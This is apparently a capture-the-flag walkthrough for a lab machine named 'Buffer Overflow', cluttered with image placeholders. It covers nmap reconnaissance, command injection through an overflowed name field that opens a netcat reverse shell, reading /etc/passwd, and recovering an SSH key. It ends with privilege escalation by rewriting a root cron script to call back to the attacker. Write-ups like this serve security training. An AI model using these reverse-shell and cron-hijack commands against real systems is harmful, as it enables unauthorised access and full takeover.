

MACHINE BUFFER OVERFLOW

1) Nmap Scanning




```
└─$ nmap -A 10.0.2.13
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-06 00:36 EST
Nmap scan report for 10.0.2.13
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey: 
|   3072 7d:4f:e6:47:46:d0:1e:e4:f2:2c:3b:8b:14:b4:d0:f5 (RSA)
|   256 a5:e8:22:4f:7d:ad:c2:61:6e:04:3a:1d:a7:7a:47:38 (ECDSA)
|_  256 ae:99:ef:75:b8:ad:0b:ef:25:78:35:da:bc:85:e8:6a (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Program
|_http-server-header: Apache/2.4.54 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
zsh: segmentation fault  nmap -A 10.0.2.13
```

Port 80




Your name:



```
What is your name?
Goodbye, Dana!
Mon Feb  6 00:38:57 EST 2023
```

Try again




```
What is your name?
Goodbye, 1234567890123456789012345678901234567890ls!
index.html
program
program.php
```

Try again

www-data rce

09876543210987654321098765432109876543210nc\ 10.0.2.14\ 1234\ -e\ /bin/bash



Your name: 09876543210987654321098765432109876543210nc\ 10.0.2.14\ 1234\ -e\ /bin/bash


```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...

id
10.0.2.13: inverse host lookup failed: Host name lookup failure
connect to [10.0.2.14] from (UNKNOWN) [10.0.2.13] 46462
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

$ cd var/www/ssl/secure_notes

$ strings secure.png


(copy the id_rsa key and auth to ssh chmod 600 id_rsa)

$ cat /etc/passwd




```
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/f
alse
pulse:x:112:119:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin
saned:x:113:122::/var/lib/saned:/usr/sbin/nologin
colord:x:114:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin
/nologin
geoclue:x:115:124::/var/lib/geoclue:/usr/sbin/nologin
Debian-gdm:x:116:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
denny:x:1000:1000:denny,,,:/home/denny:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
```

User:




```
denny@debian:~/Desktop$ cat user.txt
586979c48e48efbef5909a23750cc07f511
denny@debian:~/Desktop$
```

Getting pspy64 https://github.com/DominicBreuker/pspy




```
2023/02/06 01:10:13 CMD: UID=0     PID=6      |
2023/02/06 01:10:13 CMD: UID=0     PID=4      |
2023/02/06 01:10:13 CMD: UID=0     PID=3      |
2023/02/06 01:10:13 CMD: UID=0     PID=2      |
2023/02/06 01:10:13 CMD: UID=0     PID=1      | /sbin/init
2023/02/06 01:11:01 CMD: UID=0     PID=3009   | /usr/sbin/cron -f
2023/02/06 01:11:01 CMD: UID=0     PID=3010   | /usr/sbin/CRON -f
2023/02/06 01:11:01 CMD: UID=0     PID=3011   | /usr/sbin/CRON -f
2023/02/06 01:11:01 CMD: UID=0     PID=3012   | /usr/sbin/CRON -f
2023/02/06 01:11:01 CMD: UID=0     PID=3013   |
2023/02/06 01:11:01 CMD: UID=0     PID=3014   |
2023/02/06 01:11:01 CMD: UID=0     PID=3015   | rm -rf /tmp/demo/*
2023/02/06 01:11:11 CMD: UID=0     PID=3016   |
2023/02/06 01:12:01 CMD: UID=0     PID=3022   | /usr/sbin/CRON -f
2023/02/06 01:12:01 CMD: UID=0     PID=3021   | /usr/sbin/cron -f
2023/02/06 01:12:01 CMD: UID=0     PID=3023   | /usr/sbin/CRON -f
2023/02/06 01:12:01 CMD: UID=0     PID=3024   | /usr/sbin/CRON -f
2023/02/06 01:12:01 CMD: UID=0     PID=3025   |
2023/02/06 01:12:01 CMD: UID=0     PID=3026   | python /usr/local/bin/cleanup.py
2023/02/06 01:12:01 CMD: UID=0     PID=3027   | rm -rf /tmp/demo/*
```

https://www.hackingarticles.in/linux-privilege-escalation-by-exploiting-cron-jobs/ - creation resources




```
  GNU nano 5.4                              /usr/local/bin/cleanup.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -rf /tmp/demo/*')
except:
    sys.exit()
```

nc 10.0.2.5 1234 -e /bin/sh with nc -lvp 4444 on the attacker



```
  GNU nano 5.4                          /usr/local/bin/cleanup.py *
#!/usr/bin/env python
import os
import sys
try:
    os.system('nc 10.0.2.14 4444 -e /bin/sh')
except:
    sys.exit()
```

Root



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.14] from (UNKNOWN) [10.0.2.13] 32784
whoami
root
cat root.txt
36160af074e848d9139b7d14c9c4e5ca
```